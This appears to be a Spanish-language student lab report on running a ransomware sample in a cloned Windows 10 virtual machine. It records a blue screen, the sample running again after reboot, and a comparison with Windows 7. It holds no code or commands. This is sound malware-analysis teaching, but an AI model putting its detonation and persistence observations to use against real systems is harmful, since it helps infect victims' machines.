


- Ya tenemos nuestro ejecutable





7. ANTES DE EJECUTAR, DUPLICAR LA MAQUINA VIRTUAL, PARA NO ESTAR HACIENDO DOBLE TRABAJO.

- Apaga la VM completamente.
- Ubica la carpeta de la VM original (.vmx, .vmdk, etc.).
- Copia toda la carpeta a otra ubicación (por ejemplo: Windows10-Clone).
- Edita el archivo. vmx:
- Borra líneas como uuid.\* y ethernet0.generatedAddress.
- Abre VMware, ve a File > Open y selecciona el .vmx de la carpeta clonada.
- Cuando pregunte, selecciona "I copied it".



## Ejecutar el ransomware (desde el acceso directo)

1. Haz clic doble sobre el acceso directo como usuario normal.




El mensaje indica que algo grave ocurrió en el sistema (muy probablemente al ejecutar el ransomware) y Windows detuvo todo para evitar más daños.

Basado en el contexto, lo más probable es que:



- El ransomware que ejecutaste intentó realizar cambios peligrosos en el sistema.



- ## 2. RESET




3. Luego repite el proceso, pero esta vez como administrador (clic derecho > Ejecutar como administrador).





#### 4. RESET



### Observar el comportamiento del sistema

Observa si:

- Archivos se cifran
- Aparece algún mensaje o pantalla de rescate

- CPU o disco se saturan
- Se crean archivos extraños
- Carpetas cambian de nombre o extensión

Toma capturas de pantalla en cada fase:

- Antes de ejecutar
- Después de hacer doble clic como usuario
- Después de ejecutar como administrador
- Si aparece alguna advertencia o error

## **Responder las preguntas**

### **a) ¿Se ejecutó correctamente el ransomware en Windows 10?**

Sí, el ransomware se ejecutó. Después de abrirlo, apareció una pantalla azul (BSOD), pero al reiniciar el sistema volvió a activarse, así que sí funcionó.

### **b) ¿El sistema se encriptó o hubo alguna protección activa que lo impidió?**

No se vio que los archivos se encriptaran, pero el virus sí logró meterse al sistema. Parece que Windows intentó detenerlo (por eso salió la pantalla azul), pero no lo bloqueó del todo.

### **c) ¿Hubo diferencias notables en comparación con Windows 7?**

Sí. En Windows 7, el ransomware se ejecuta sin interrupciones. En Windows 10, provocó un fallo crítico (pantalla azul), aunque terminó ejecutándose tras el reinicio. Esto demuestra que Windows 10 tiene defensas más robustas, pero aún vulnerables.

### **d) ¿Qué sucede si abres el acceso directo en modo administrador?**

En ambos casos, el resultado fue el mismo: pantalla azul de error, seguida por ejecución automática del ransomware tras reiniciar, lo que indica que los privilegios elevados no cambiaron el resultado.